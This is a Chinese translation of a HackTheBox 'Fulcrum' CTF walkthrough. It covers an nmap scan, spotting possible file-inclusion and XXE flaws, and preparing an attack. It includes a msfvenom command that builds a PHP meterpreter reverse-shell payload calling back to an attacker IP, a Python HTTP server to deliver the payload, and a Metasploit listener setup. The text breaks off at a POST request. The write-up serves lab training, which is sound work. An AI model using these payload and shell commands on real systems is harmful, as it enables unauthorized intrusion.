登录

hackthebox:Fulcrum通关攻略

SoftNight / 2018-09-21 01:58:37 / 浏览数 6158 安全技术 CTF 顶(1) 踩(0)


本文翻译自：
http://www.hackingarticles.in/hack-the-box-fulcrum-walkthrough/

大家好，今天给大家带来的CTF挑战靶机是来自hackthebox的“Fulcrum”，hackthebox是一个非常不错的在线实验平台，能帮助你提升渗透测试技能和黑盒测试技能，平台
本级靶机难度为专业级别，任务是找到靶机上的user.txt和root.txt。

因为这些靶机放在平台上供大家测试，每个靶机都有自己的静态IP地址，而本次靶机Fulcrum的IP是10.10.10.62。
拿到靶机之后，二话不说，第一件事情就是用Nmap进行端口扫描。这里我们使用nmap的版本扫描参数sV，能获取到更多关于端口对应服务的版本信息。


```
nmap -sV -p- 10.10.10.62
```

扫描结果如图：



```
root@kali:~# nmap -sV -p- 10.10.10.62
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-04 02:18 EDT
Nmap scan report for 10.10.10.62
Host is up (0.39s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
4/tcp     open  http    nginx 1.10.3 (Ubuntu)
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
2.0)
80/tcp    open  http    nginx 1.10.3 (Ubuntu)
88/tcp    open  http    nginx 1.10.3 (Ubuntu)
9999/tcp  open  http    nginx 1.10.3 (Ubuntu)
56423/tcp open  http    nginx 1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3501.61 seconds
root@kali:~#
```

看图可知，开放的端口有4,22,80,88,9999,56423。
4号端口对应的服务是Nginx服务，表明网站部署在Nginx服务器上，我们打开浏览器访问4端口，却发现页面提示网页正在维护中，还有一个请重新尝试的链接，如图：




10.10.10.62:4

Under Maintance

Please try again later.

我们点击一下这个链接，这时URL中多了一个page参数，如图：




10.10.10.62:4/index.php?page=home

Under Maintance

Please try again later.

一般这种情况，可能会存在文件包含漏洞，这里是一个可利用的地方，先不着急验证，先把所有端口的情况都看下。
在nmap的扫描结果中，80端口运行着Nginx服务器，我们也来访问一下，但是却显示一个服务器错误，如图：



Server Error in '/' Application.

Input string was not in a correct format.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.FormatException: Input string was not in a correct format.


Source Error:

```
An unhandled exception was generated during the execution of the current web request.
Information regarding the origin and location of the exception can be identified using
the exception stack trace below.
```

Stack Trace:

```
[FormatException: Input string was not in a correct format.]
   System.Number.StringToNumber(String str, NumberStyles options, NumberBuffer& number, NumberFormatInfo inf
   System.Number.ParseInt32(String s, NumberStyles style, NumberFormatInfo info) +207
   System.Convert.ToInt32(String value, IFormatProvider provider) +55
   Microsoft.SharePoint.WebControls.ItemHiddenVersion.OnLoad(EventArgs e) +439
   System.Web.UI.Control.LoadRecursive() +66
   System.Web.UI.Control.LoadRecursive() +191
```

看来这条路走不下去，我们得换个思路。88端口也同样运行着Nginx服务，我们也访问一下88端口，这次终于有东西了，是一个PHPmyadmin页面。因为我们没有登录的用




Welcome to phpMyAdmin

Language: English


Username:

Password:

我们继续访问一下另外一个9999端口，是一个pfsense的登录页面，还是先放在一边，如图：



接着访问56423端口，页面上显示的是JSON格式的响应，好像是某种API接口，如图：




```
{"Heartbeat":{"Ping":"Pong"}}
```

根据经验，这个页面可能会存在XXE漏洞，这里，可以进行深度挖掘一下。
首先，我们在本地生成一个PHP后门文件，以便传递到靶机并执行，生成PHP后门的命令如下：

```
msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.6 lport=4444 -f raw > shell.php
```

PHP后门生成之后，我们使用Python在本机上开启HTTP服务，命令如下：


```
python -m SimpleHTTPServer 80
```



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.6 lport=4444
 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes

root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


同时，我们使用metasploit在本地监听4444端口，命令如下：

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.6
msf exploit(multi/handler) > set lport 4444
msf exploit(multi/handler) > run
```




```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.6
lhost => 10.10.14.6
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
```

使用BP工具，我们可以抓取到请求包，然后利用XXE漏洞来上传shell.php文件，但是却获取不到反弹shell，如图：




```
POST / HTTP/1.1
